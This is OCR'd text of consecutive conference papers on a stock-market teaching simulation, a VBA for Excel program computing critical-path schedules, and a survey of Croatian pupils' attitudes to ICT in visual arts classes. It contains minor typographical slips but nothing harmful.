

Figure 7. Financial/Ratio Report submenu

The Investor History menu displays a report presenting investor's performance in past sessions. This is the same as seen from investor directory menu with the addition of the status for the current session.

The Open Position menu is used to open a position (make an investment in stocks and options) and will display a profit and loss graph for the strategy opened. The student can also use this menu option to set limit or stop orders. (Fig. 8)

Figure 8. Open Position menu

In the case he would like to buy options on an underlying stock, a screen appears where in, at and out of the money call and put options with different maturities are offered. (Fig. 9) More about options see in [7]. After that a profit and loss graph for the underlying options investment is displayed.

Figure 9. Select Strike Price and Expiration submenu

After that by selecting Close Position menu it is possible to close every single position or investment. The closing of the position is analyzed and in this menu item it is also possible to place so called stop or limit orders in addition to exercising options.

The Portfolio menu item reviews the investor's current portfolio holdings, shows last month's brokerage statement, and displays a graphic analysis of the portfolio performance.

The Limit and Stop Orders menu is used to review pending limit and stop orders and stop orders and cancel if desired.

Selecting Quit Without Saving or Suspend Session menus the stocks and options simulation is finished and the final result is displayed in a form of showing starting net worth, ending net worth and annualized return on investment as a percentage. (Fig. 10)

Figure 10. After selecting Quit Without Saving/Suspend Session menu

Summarizing all pointed out above one could say that a typical session consisted of using the market information to explore the overall performance of the stock market. Then students used both, the fundamental research and technical analysis methods and tools built in to identify promising stocks and options. By using "open position" menu item they executed their trades and investment strategy. After that by choosing "advance to next day" they went forward in time and monitored their investments and the market conditions as they advanced each day. They could use "stop orders" to limit risk and "close position" at the appropriate time to take out their profits. At the end they would stop the session after 190 trading days by typing "quit without saving".

IV. EVALUATION OF THE SIMULATION

As already mentioned in the second part of this article this simulation was run at Universities with graduate students in Croatia and Slovenia during a time period of approximately 10 years from 1995 to 2005 mentored by one of the authors (Prohaska). It was found out that as time proceeded the results of the students were better because parallel with the evolution of the financial markets in their home countries special finance and investment courses were taught at their faculties what enabled them to be better prepared for real investments in the secondary stock markets and options markets.

To be more specific, in 1995 the average rate of return was 18.3%, 2000 19.8% and 2005 23.7% all measured by arithmetic mean, so the average rate of return in this time period of ten years or to be more precise eleven years was raising. On the other side the risk or dispersion of the results measured by standard deviation was declining, e.g. in 1995 it was 16.5%, in 2000 12.3% and in 2005 10.8%.

That could mean that teaching and improving of knowledge as well as simulations of investments in real financial markets or the application of theoretical knowledge done continuously could improve investment skills of students of economics and business.

V. CONCLUSION

While To conclude it can be pointed out that American Investor, the former official simulation of the American Stock Exchange, which was designed to teach market participants, i.e. investors but also students the basics of fundamental and technical analysis of stocks and the use of options in their investment strategy could successfully be applied in teaching investment courses at Universities at the graduate level. It allowed participants even in transitional countries like Croatia and Slovenia to refine their analytical and investment skills in a no-risk environment.

It was found out that as time proceeded the results of the students were better because parallel with the evolution of the financial markets in their home countries special finance and investment courses were taught at their faculties what enabled them to be better prepared for investments in the secondary stock markets and options markets.

Summary

In this paper, we describe usability of programming languages and tools in the development of complex algorithms on the example of critical path algorithm in project network optimisation. We discuss the integration of mathematical and computer algorithms using Visual Basic for Excel. We suggest a methodological frame for development and usability of algorithm, which integrates programming of matrix and recursion formulas, and is implemented in critical path programming.

Key words: Critical Path Method (CPM), alghoritm, visualisation, modelling, programming, formula

1. Introduction

The basic paradigm of active process in information technology is programming. In other words, a computer is a universal machine, which can be transformed using an appropriate program into a tool to perform the most various tasks. A computer program consists of a set of steps intended to accomplish an imaginary algorithm (procedure). Each artefact of information and communication technology has been made throughout computer programming. Visual Basic for Excel is an object and visually-oriented programming language, which enables us to make assumptions for integrated modelling and programming, aimed at understanding, visualizing and integrating complex mathematical equations, and creating computer programs.

A mathematical algorithm is a set of mathematical operations that are used to find solution to a problem based on initial data. A computer algorithm is a set of programmed procedures that are used to find solution to a problem based on initial input. In algorithm approach, data and methods are integrated in a whole based on a logical sequence that determines a computing procedure [5]. This paper describes visualization and integration of mathematical and computer algorithm on the example of critical path method in a project network diagram.

The paper is divided into seven interrelated parts. After the Introduction, in the Part II "Project network modeling by Critical Path Method (CPM)" we describe project network terms and characteristics. The Part III describes "Project network modeling in the spreadsheet interface". The Part IV "Algorithm designing and visualization" is the description of designing and visualization on the example of an algorithm for calculating the earliest start time. The visualisation of mathematical algorithm in Excel interface allows us to understand and correlate complex, circular and recursion formulas in project network. The Part V "Programing the earliest and latest start time with VBA for Excel introduces interrelations between mathematical equations and computer algorithms. We discuss the program for calculating the earliest start time and connection between programming earlies and latest start time. The Part VI "Critical path modelling and programming" presents the critical path model based on integrated modelling and programming in Excel interface. In the Conclusion, we give a synthesis of our research.

2. Project network modeling by Critical Path Method (CPM)

Critical Path Method (CPM) is a project modelling technique applied for the first time in the chemical processing industries in the USA in 1957 to plan repairs schedule [1]. (IP4, 225). This technique uses a single value for activity duration. The Network Planning Technique is a method based on the graph theory, which is an area of operations research. With today's technology there exist many techniques to compute networks. The primary ones, however, were CPM and PERT. Recently, many advanced techniques and associated software have been developed, with the PRECEDENCE method for electronic computers developed by IBM as the initial one.

The first two aforementioned techniques were developed in the USA forty years ago and are still used today, in their original form. [4].

When processing data across a computer network, calculations are performed in tables. At the end of the process, tabled results for each activity are obtained, based on which a series of operations can be planned or performed without needing to redraw the network. All CPM values such as earliest start times (EST), earliest finish times (EFT), latest start times (LST), and latest finish times (LFT) appear in calendar days. When creating a network diagram in practice, shorter projects use shifts or days as the time unit, while larger projects that can last several months or years use weeks or months. For building reports intended for project investors or buyers (building constructions, shipbuilding etc.), time units are recalculated into calendar data. In such a case that network is made manually, the *Calendar Form* is used. On the basis of the calculated results, we can establish the start and finish time for each activity on the assumption that the project commencement date is defined [4] .

The key factor that affects the project network management is finding the critical path, based on which total duration of the project can be established as well as optimum project activity schedule [6]. The network diagrams allow users to generate project activity schedule and identify duration for each activity as well as project chronology. The network diagrams help us to define the activity start time with respect to one or more preceding activities, and the activity finish time with respect to one or more succeeding activities. [9]. The network diagrams clearly indicate the manner in which activities are interrelated in terms of priority. Once the schedule is established, all relationships between the activities are explained through the algorithm. On the other hand, in Gantt charts, activities relationships have to be remembered. In complex projects, Gantt charts can therefore become very impractical. Rescheduling can be done automatically throughout the execution of the algorithm [8].

Mathematical modelling of network diagrams with constant times is based on the following assumptions [2], [4]:

1) The succeeding activity normally begins after the preceding activity is finished, or the activity with the longest duration, if there are more activities.
2) The earliest finish time of an activity is the sum of its earliest start time and duration.
3) The preceding activity finishes before the succeeding activity is started, or the activity with the least duration, if there are more activities.
4) The latest start time of an activity is the difference between the latest finish time of that activity and its duration.
5) The first activity including all starting activities, which are not preceded by any other activity have the zero start time.
6) The last activity, which does not have any succeeding activity has the latest finish value equalling the value of the earliest finish time and corresponds to the total duration of the project.
7) The slack is the difference between the latest and the earliest start time, or between the latest and earliest finish time. Activities that at the end of calculation have the zero slack are defined as critical activities. By linking critical activities we are able to establish the critical path.

3. Project network modeling in the spreadsheet interface

The project network modelling will be analyzed on the example of project of commercial building construction. All project activities have been identified in table 1 [3]. The first column contains activity abbreviations,. The second column shows data on mutually dependable activities (predecessors). The third column indicates activity duration. The key data are activity duration and mutual dependence. The predecessors are indicated in the third column, while the successors can be identified by analyzing predecessors with respect to the activity abbreviations in the first column.

Table 1. Project activities

Activity	Predecessors	Duration
A		2
B	A	4
C	B	10
D	C	6
E	C	4
F	E	5
G	D	7
H	E, G	9
I	C	7
J	F, I	8
K	J	4
L	J	5
M	H	2
N	K,L	6

The initial model of the project network in the spreadsheet interface is shoen in the Scheme 1. Two fictive activities have been created in addition to the determined activities, specifically the activity *S* that indicates the commencement of the project, and activity *F* that indicates the completion of the project. The value of the starting activity is 0, while the finishing activity time is the maximum duration of the project. The predecessors and successors have been marked by 1 in the corresponding table cells. The table has been divided by diagonal line in two parts. In the left and lower part of the table, the preceding activities have been marked and the earliest start time can be calculated. In the right and upper part of the table, the successors have been marked and the latest start time can be calculated. The earliest start time can be

calculated using a recursive formula as shown in the Scheme 4.

Scheme 1. Project network model in the spreadsheet interface

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S

17		S	A	B	C	D	E	F	G	H	I	J	K	L	M	N	F		

4. Algorithm designing and visualization

Algorithm designing and visualization will be presented on the example of calculating the earliest start time (ES). The method of calculating the earliest start time (ES) for each activity is called the Forward Pass through the network. By calculating the earliest start time of an activity, we are able to consider the earliest finish time of that activity. Accordingly, we obtain the commencement time of the project. The first activity will therefore obtain the zero value because it has no predecessor. As it can be seen in the Table 3, the activity B is assigned the preceding activity duration of 12 days. The earliest start time of the activity D is assigned the latest finish time of the preceding activity B

After assigning the zero start value to the first (fictitious) activity, the earliest start time values of the given activities are calculated successively. The earliest start time of an activity is calculated in such a way that the earliest start time of its preceding activity is added up with the duration time of that preceding activity. The simplest way to calculate an activity's earliest start time is when that activity has a single preceding activity. In such a case, the activity's earliest start time is equal to the sum of its predecessor's earliest start time and duration time. The following is the equation for calculating the earliest start time (ES) [10].

$$ES_j = \max\{ES(i) + D_{ij} \mid i \in P(j)\}$$

The variable ES_j indicates the value of earliest start time for the *j*-activity, which we want to calculate. It can be seen from the right side of the equation that the earliest start time of the *j*-activity is calculated as the maximum value for *n* calculated sums of the earliest start times of the activities that precede the *j*-activity and duration times of those preceding activities. It means that the variable ES(i) on the right side of the equation indicates the earliest start times of the *i*-activities, which precede the activity ES_j. The variable D_{ij} indicates the duration time of the activity *i*'s predecessor, which is added up with the earliest start time of that activity, where *i* is the element of the set P(j) that includes all activities, which precede the *j*-activity.

The alghoritm of of the earliest start time calculation will be demonstrated through the example of the activity H as shown in the Scheme 2. It can be seen from the list of activities that the activity H is at the ninth position, including the fictitious starting activity S. Accordingly, ES for *H* is calculated in the cell I9 that corresponds to the intersection of the ninth row and the ninth column. In the cell A9:H9 in the ninth row the values of the earliest finish times for the activities *E* and *G*, preceding the activity *H*, are calculated. The maximum value in the cell A9:H9 is actually ES for *H* and is entered in the cell I9.

Scheme 2. The alghoritm of of the earliest start time calculation

	A	B	C	D	E	F	G	H	I	Q	R
1										0	S
2		0					D_{ij}			2	A
3			2							4	B
4				6			$ES(i)\|i \in P(j)$			10	C
5					16					6	D
6		E prethodi H →				**16**				4	E
7		(16+4=20)					20			5	F
8		(22+7=29)		G prethodi H →				**22**		7	G
9	0	2	4	10	6	**20**	5	**29**	**29**	9	H
17	**S**	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**		
18										ES_j	

The earliest start times are calculated and positioned in diagonal lines, while the predecessors' duration times are recorded in the column Q. The sums of the earliest start times of the activities that precede the activity H and their duration times are calculated in the ninth row. It can be seen from the Scheme 2 that the activities E and G are preceding the activity H. The sum of E's earliest start time (cell F6, value 16) and its duration time (cell Q6, value 4) has been calculated and recorded in the cell F9 (value 20, bolded). The value of the sum of the earliest start time and duration time for the activity G has been calculated in the same way, and entered in the cell H9. By comparing the calculated values for E and G, it can be concluded that the succeeding activity G has a bigger value or 295 (bolded and underlined), which corresponds to the earliest start time of the activity I, as recorded in the cell I9.

5. Programming the earliest and latest start time with VBA for Excel

In the beginning of the program, we define program loops. We are able to navigate across the table using loops, *j*-loop to navigate between rows, and *i*-loop to navigate between columns. Maximum value is calculated in the external loop (j). Earliest start times are recorded in the nodes of *j*-activities. Sums of earliest start times of the

i-activities that precede the activity ES_j as well as duration time of those activities are calculated in the inner loop (i). Sum values are recorded in cells that belong to a row where the earliest start time for "j" activity is calculated where "i" is the element of the set P(j), which includes all activities that precede the *j*-activity. Program for calculation the earliest and latest start time with VBA for Excel is shown in scheme 3.

The program for computing earliest start time will be demonstrated on the example of the activity H earliest start time, as shown in the Scheme 4. The algorithm has been explained in detail in the chapter 2. The Scheme 2 (lower part of the spreadsheet) is the comparison of the mathematical equation and VBA formula for calculating earliest start time, with corresponding variables in the formulas linked by arrows.

The right side of the equation represents the earliest start time of the *j*-activity or Cells(j+1,i), calculated as the maximum value for *n* calculated sums of earliest start times of the activities that precede the *j*-activity or Cells(i,i), and duration times of those predecessors or Range("Duration").Cells(i).Value. In VBA, value of each *i*-cell in the *j*-row (Cells(j+1,i) that includes zeros and ones, in which process ones mean predecessors, is multiplied with the value of earliest start time of the corresponding *i*-node (Cells(i,i)) for the preceding activity.

It can be seen from the Scheme 4 that the recursion formula is set up by Cells(i,i) to include previously calculated earliest start times of *i*-activities that precede *j*-activities. After calculating and entering the sums of all earliest start times in *i*-cells of *j*-row, the maximum value of earliest start time is recorded in the last "i" cell in the diagonal line of the triangular matrix, after leaving the loop *i* throughout the procedure Cells(j+1,i) = Max (line 12).


After performing the forward pass, based on which we are able to obtain the value of earliest finish time for each activity in the network, the backward pass computing is next. The backward pass allows us to calculate the value of latest start time (LS) for each activity. At the beginning of the backward pass computation process, the latest start time of the last activity in the network diagram is equal to the earliest start time of that activity. It means that the last activity in the network diagram is assigned the equation LS = ES.

In the second part of the program, as shown in the Scheme 1 (Latest Start), latest start times of project activities are calculated using the backward pass method. In the beginning of this part of the program, the reference (initial) address coordinates are defined, using the variables *m* and *n*, to calculate the latest start times of project activities. The initial (reference) value in the backward pass computing process is the value of latest start time of the last (fictive) activity, which is equal to the value of earliest start time of that activity (line 16 in the program), as calculated in the first part of the program. The initial, minimum value (variable *Min*) is also equal to the value of earliest start time of the last activity (line 18 in the program). The earliest start time of the last, fictitious activity is calculated in the first part of the program (Earliest Start), thereby the equations assigned to the program lines 16 and 18 are the links between the first and second part of the program.

Scheme 3. VBA program for calculation the earliest and latest start time

	1	Private Sub EarliestAndLatestStart_Click()
Earliest Start (ES)	2	For j = 1 To 15
	3	Max = 0
	4	For i = 1 To j
	5	Cells(j + 1, i) = Cells(j + 1, i) * Cells(i, i) +
		+ Range("Duration").Cells(i).Value
	6	If Cells(j + 1, i) > Max Then
	7	Max = Cells(j + 1, i)
	8	Else
	9	Max = Max
	10	End If
	11	Next i
	12	Cells(j + 1, i) = Max
	13	Next j
Latest Start (LS)	14	m = 16
	15	n = 18
	16	Cells(m, n - 1) = Cells(m, n - 2)
	17	For i = 1 To 13
	18	Min = Cells(m, n - 2)
	19	For j = 1 To i
	20	Cells(m - i, n - j) = Cells(m - i, n - j) * Cells(m + 1 - j, n - j) -
	21	- Range("Duration").Cells(m-i).Value
		If Cells(m - i, n - j) > 1 And Cells(m - i, n - j) < Min Then
	22	Min = Cells(m - i, n - j)
	23	Else
	24	Min = Min
	25	End If
	26	Next j
	27	Cells(m - i, n - j) = Min
	28	Next i
	29	End Sub

Scheme 4: Programming of Earliest Start Time for Activity H



After calculating the latest start time of the finishing activity, the values of latest start time for other activities are calculated successively. The latest start of an activity is calculated in such a way that the latest start time (LS) of the succeeding activity is subtracted by its duration time.

The following is the equation for calculating the latest start time (LS_i) [10].

$$LS_i = \min\{LS(j) - D_i \mid j \in S(i)\}$$

The variable LS_i indicates the *i*-activity's latest start time value. It can be seen from the right side of the equation that the latest start time of the *i*-activity is calculated as the minimum value for *n* calculated differences between the latest start times of the activities, which succeed the *i*-activity and duration times of those succeeding activities. It means that the variable LS(j) on the right side of the equation indicates the latest start times of the *j*-activities, which succeed the activity LS_i. The variable D_{ij} indicates the duration time of the *j*-activity's successor, which is subtracted from the latest start time of that activity, where *j* is the element of the set S(i) that includes all activities that succeed the activity *i*. In latest start time programming, *i*-loop is the external loop and is used to navigate between rows, while *j*-loop is situated inside *i*-loop and enables us to navigate between columns.

6. Critical path modelling and programing

A set of network activities where the finishing milestone of an activity corresponds to the starting milestone of its successor is called the path. A series of interrelated activities, which spread from the starting to the finishing milestone in the network diagram or project and have the longest time in totallity, are called the critical activities [2].

Based on the critical path calculation, we are able to calculate the total duration of the project and optimum project activity schedule.[7]. The project networks allow us to schedule project activities and identify activity duration and mutual dependence. In such a way, we can define the time when certain activity is to start with respect to one or more preceding activities, and the time when the activity is to finish with respect to the start time of one or more succeeding activities. [3]. Rescheduling can be done automatically throughout the execution of the algorithm.

In visual programming of the critical path, equations involved in mathematical models of project networks can be reprogrammed in Excel interface, and can be used for all problem types that are related to calculating critical path and minimum duration of the project. The total duration of the project changes as duration times of particular activities in the project change, where non-critical activities can become critical [1]. Visual programming of the critical path in Excel interface allows us to calculate automatically the critical path immediately upon inserting activities changes. Throughout the visual programming of the critical path we obtain a graphical algorithm, which allows us to understand and link complex circular and recursive equations in a project network.

Model of calculating earliest and latest start times with VBA is shown in the scheme 5. This is the model of project network results obtained throughout the VBA program in Excel interface. It can be seen from the scheme that the series of results have been calculated and recorded in diagonal lines. Looking from left to right, the series of results in the first diagonal correspond to the earliest start times (ES), while the results in the second diagonal relate to the latest start times (LS).

Scheme 5. Model of calculating earliest and latest start times with VBA

Based on the calculation of the earliest and latest start time (Scheme 5), we are able to calculate slack times and define the critical path. Slack is a difference between

the latest and earliest start time. The critical path includes activities that have equal earliest and latest start times, or activities that are assigned the equation ES = LS [2]. In the given example, slack values have been calculated in the Scheme 6. The third diagonal indicates differences between the earliest and the latest start times for each activity. Activities with zero slack are called critical activities, and are always found on one or more critical paths. This (or these) critical path(s) determine minimum project duration since all of them must be completed as part of the project, and all noncritical activities can be completed concurrently with the critical activities (CPM). The solution of project network model by CPM is shown in scheme 6.

In the given example, those are activities ABCEFJLN. The critical path diagram is shown in the Scheme 7. The critical path activities are doubly linked. The slack has a very practical significance in network planning. The slack indicates when, under what conditions and for how many time units can a start or finish time be postponed.

Scheme 6. The solution of project network model by CPM

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S


Scheme 7. Critical path diagram



7. Conclusion

In this paper, we describe object modelling and programming in algorithm visualization on the example of critical path method in project network. Object Modelling and Programming in VBA for Excel helps us to create the conditions for integrated modelling and programming. We discuss the integration of modelling and programming on the example of algorithm creation and visualization to calculate the critical path in a project network, in which process the following methodological frame can be suggested:

1. Understanding and visualizing mathematical equations/algorithms (visualizing and correlating recursion, circular and matrix formulas in project network)
2. Integrating mathematical equations and computer algorithms (for instance, correlating the mathematical equation with the computer program formula for calculating the earliest start time)
3. Creating and developing computer algorithms, implementing and integrating mathematical equations in a computer program

Visualization, iterativity and synergy in a combined utilization of human and software resources are the main characteristics of integrated modelling and programming in Excel interface. Synergised utilisation and a simultaneous view of the model development process using computer tools, and program development process using VBA can encourage logical and inventive thinking in understanding and resolving problem situations.

Integrated modelling and programming based on object-oriented technology, and program visualization in Excel interface can be used as a tool to understand and find an effective solution to a problem, as well as a mean to create and interpret ideas. The program development process enables us to conceive essential elements of a problem, which were not clearly identifiable, allowing us not only to resolve the existing problem, but also to redefine the problem and simultaneously upgrade the program as the problem develops.

Pupils' Attitude towards the Introduction of ICT in Visual Arts Education in Croatian Primary Schools

Zvjezdana Prohaska, BFA (Bachelor of Fine Arts)
Education and Teacher Training Agency, Office Branch Rijeka, Rijeka, Croatia
zvjezdana.prohaska@azoo.hr

Abstract - Author's two previous papers i.e. Teaching and Learning Visual Arts by Using a Computer Program (on MIPRO 2010) and Main Prerequisites for Introduction of ICT in Visual Arts Education in Croatian Primary Schools (on MIPRO 2011) both presented excellent frameworks for and comprehensive researches on two essential groups of factors for the introduction of ICT in Visual arts education in Croatian primary schools.

However, because today's modern educational systems on all levels, including the primary school level, are already or are, as the repercussion of worldwide changes, becoming increasingly pupil-oriented there is yet another group of factors that should be taken into account. This group of factors can be defined as the pupils' attitude. Because, in the final line, the whole effort i.e. introduction of ICT in Visual Arts education is primarily done for pupils, their opinions, motivations and expectations should also be researched and evaluated.

Consequently, for this year's MIPRO a representative number pupils from the higher grades (grades 5 through 8) of Croatian primary schools will be included in the research that will be conducted with an aim to gather the helpful feedback from them on previously mentioned crucial issues.

I. INTRODUCTION

This paper is the logical continuation of author's papers for MIPRO 2010 and MIPRO 2011. These papers considered various aspects and combinations of ICT and human factor in primary education. Accordingly, this year's paper is focused on yet another important and, at the same time, vital component of the whole and every primary educational system – pupils.

In brief, paper for MIPRO 2010 included the research and overview of software i.e. quizzes and flashcards that have great, but unfulfilled potential to be successfully and rather quickly implemented in Croatian primary schools in order to increase the quality of teaching and learning in the subject called Visual Arts.

Consequently, for MIPRO 2011 the research was based on survey that was used to determine teachers' perspectives and attitudes toward the introduction of ICT into curriculum for subject Visual Arts. In those terms, teachers were mostly ready and willing to introduce and embrace the possibilities that ICT can bring into their teaching process. Their opinion, in general, was that their pupils would benefit from the introduction of ICT as a new component in their learning process. Finally, what is very encouraging, most teachers stated that they would benefit from additional training and guidelines in these regards.

This year the survey has been conducted again, but this time the respondents were the pupils themselves. Detailed explanation and interpretation of this year's survey will be presented and elaborated in the next part of the paper.

II. SURVEY ON PUPILS' ATTITUDE TOWARDS THE INTRODUCTION OF ICT IN VISUAL ARTS EDUCATION

In this year's survey the respondents were a total of 53, both male and female, pupils from 4 different Croatian primary schools who attend higher grades i.e. grades 5 through 8.

Additionally, this survey was also completely anonymous and the survey form contained a total of 34 questions regarding various aspects of pupils' attitude towards introduction of ICT in subject Visual Arts.

From a total of 34 questions in this year's survey, 30 had answers that were chosen by pupils on the Likert scale (1 = lowest mark and 5 = highest mark) and 4 of them were open-type ones.

At first, author thought of creating the completely new set of survey questions in order to differentiate the last year's survey for teachers and this year's survey for pupils. After a while and consultations it became evident that it would be most representative, useful and logical to provide pupils with questions that address the same issues. Therefore, questions do resemble the ones from the last year, but intentionally they are not completely the same. That would make these two surveys closely comparable and some future researches, actions and tasks could be planned according to the received responses. Hence, this year survey questions were adjusted for pupils' age, level of knowledge, perception of themselves, perception of the world and perception of their school environment. That way, pupils were able to address the same set of issues like teachers did the year before, but from their unique and practical perspective.

Regarding statistical analysis, number of pages was once again very limiting factor, so only the most easily comprehendible, representative and relevant measures were selected. Those are: arithmetic mean (represented by

the column MEAN) and standard deviation (represented by the column DEVIATION).

Everything previously stated will be organized, explained and visualized through the series of tables in the continuation of this part. What is more, short presentation and interpretation of individual survey questions will be included along with the tabular representation of mean, standard deviation and other numerical values.

A. General information on survey respondents

In the following two tables the general information on survey respondents will be presented.

TABLE I. PUPILS' GENDER

GENDER:	F	M	N. D.
NUMBER:	34	18	1
PERCENTAGE:	64,15%	33,96%	1,89%

Interestingly enough, even though the survey was conducted on completely random sample it turned out that almost two thirds of the respondents are female, while one pupil forgot to circle the gender. These values do not a priori mean that this is actual female/male pupils' ratio in all Croatian primary schools as it would take a much larger sample to prove it.

TABLE II. PUPILS' GRADE

GRADE:	5	6	7	8	N. D.
NUMBER:	10	16	14	12	1
PERCENTAGE:	18,87%	30,19%	26,42%	22,64%	1,89%

For this table the detailed explanation is not needed. Actually, it was intended to conduct the survey on approximately the same number of pupils for each grade. Interestingly enough, same pupil who did not circle the gender also forgot to circle the grade.

B. Overview of survey questions and statistical analysis

In this part, overview of survey questions along with series of tabular representations (not tables) and interpretations of numerical values will be presented in order to display and interpret research results.

1. Estimate your motivation for participation in classes in which hardware and software would be introduced (in general).

MEAN	**DEVIATION**
3,70	1,50

Relatively high mean in combination with moderate standard deviation indicates that pupils are, in general, motivated for new classes in with hardware and software would be utilized.

2. Assess your knowledge of hardware.

MEAN	**DEVIATION**
3,19	1,27

While this is only slightly larger than average mean value, one must take into account the fact that the survey respondents were pupils from primary schools. However, relatively high value of deviation indicates that pupil's knowledge is not unified in this regard, but more detailed analysis would be necessary to get the complete picture.

3. Assess your knowledge of software.

MEAN	**DEVIATION**
3,42	1,34

Slightly higher mean value than the one in the previous questions is somewhat expected, but at the same encouraging. It is because users, in general, familiarize themselves with software more easily that with hardware. Similar value of deviation indicates the same tendency like in the previous question, but this time regarding software.

4. To which extent would you like hardware to be introduced in classes?

MEAN	**DEVIATION**
3,40	1,55

This mean value is not so high and deviation is among the highest (when all questions are taken into account), but actually this is a good sign. Being a core primary school subject, Visual arts has a rather specific curriculum, what is extensively elaborated in two previous author's papers for MIPRO [1] [2]. Accordingly, it is author's opinion that hardware should not be used too extensively in this subject in order to avoid losing identity, practical work and other important parts of curriculum.

5. To which extent would you like software to be introduced in classes?

MEAN	**DEVIATION**
3,68	1,57

Even higher mean than in the previous question, but still not too high, coupled with almost the same deviation can only be interpreted almost the same like the previous question. However, since this question is software-oriented it is understandable, in accordance with explanation of third question, that pupils are more interested in software that would be used in their classes.

6. Introduction of hardware and software in classes could make classes more interesting for me.

MEAN	**DEVIATION**
3,55	1,68

These mean and deviation values are at the same time very motivating and very alerting. That means: motivating regarding the fact that some pupils who are currently not so interested in subject Visual arts would then become

more interested, but also altering because there are also pupils who do not see full benefits or do not support this initiative.

7. Assess how interested you are in participation in classes in which hardware and software would be introduced (once they start).

MEAN	DEVIATION
3,60	1,35

Interpretation of this question is closely related to the previous one. In general, pupils are interested in possibility to participate in differently conducted classes, but the pupils who are not so interested must also be taken into account because value of deviation is significantly high.

8. Assess to which extent your weekly number of hours enables the utilization of hardware and software in classes.

MEAN	DEVIATION
2,74	1,26

Pupils definitely felt that number of hours that is currently dedicated to subject Visual arts would not be enough if hardware and software were to be introduced. Despite evident deviation, it is a fact that the most of the pupils rightfully recognized something that should defiantly happen if proposed changes will be initiated.

9. Assess to which extent, does the matter that you learn in this grade enable the utilization of hardware and software in classes.

MEAN	DEVIATION
2,89	1,45

Unexpectedly low value of mean and relatively high deviation in this question is probably connected with the fact that pupils can hardly think of the way to connect knowledge from Visual arts and ICT in general. This is exactly where teachers would have to guide, instruct and encourage them in order to connect new technologies with traditional curriculum for subject Visual arts.

10. Assess the level of hardware utilization in your classes.

MEAN	DEVIATION
2,43	1,26

Mean and deviation values on this question are exactly what author expected from this survey. Unfortunately, in Croatian primary education, in general, the advantages of modern ICT are not utilized and appreciated like they should be. Hopefully, in time, things will change for the better.

11. Assess the level of software utilization in your classes.

MEAN	DEVIATION
2,49	1,31

When this and previous question are observed as two parts of the whole it is evident that both values on both questions reflect the same, previously elaborated, issues. Even though these are somewhat problematic, they must be addressed as soon is possible in order to make constructive and lasting changes.

12. Asses your readiness for following the classes that would be held by using hardware and software.

MEAN	DEVIATION
3,72	1,32

Fortunately, these mean and deviation values show that most pupils are more than ready to participate in classes that would be held by using hardware and software. Deviation is more than moderately high, but with positive teacher's approach most pupils would surely easily accept and embrace this novelty.

13. How often does your teacher realize educational topic in computer classroom?

MEAN	DEVIATION
2,43	1,61

Very low mean and very high deviation is actually expected in this question. It is mainly because computer classrooms are not considered as the perfect venue for non-ICT classes. Additionally, in Croatian primary schools computer classrooms are rarely available, especially for non-ICT teachers. However it is nice to see that some teachers are making a certain effort in this regard.

14. How often does your teacher realize specific educational topic with the help of hardware and software (but not in computer classroom)?

MEAN	DEVIATION
1,94	1,18

Value of mean is somewhat lower than author expected on this question. Even though Visual arts are not a subject in which hardware and software are of prime importance, they have a definite potential to make some activities more attractive, more interesting and more comprehendible. Low value of deviation implies that pupils' answers are quite unified in this regard and that this is one of the crucial issues in this survey.

15. To which extent would you like your teacher to utilize hardware and software in the presentation of new teaching materials?

MEAN	DEVIATION
3,53	1,44

Around average mean and somewhat higher deviation is actually valuable feedback information in this regard. In general, pupils seem to like this idea, but value of deviation, once more, indicates that pupils are not unanimous in their answers.

16. To which extent would you like your teacher to utilize hardware and software in repetition of teaching materials?

MEAN	DEVIATION
3,57	1,26

While mean value is almost equal to the one for the previous question, so the same interpretation can be applied, but somewhat lower deviation implies that pupils provided more unified answers on this question.

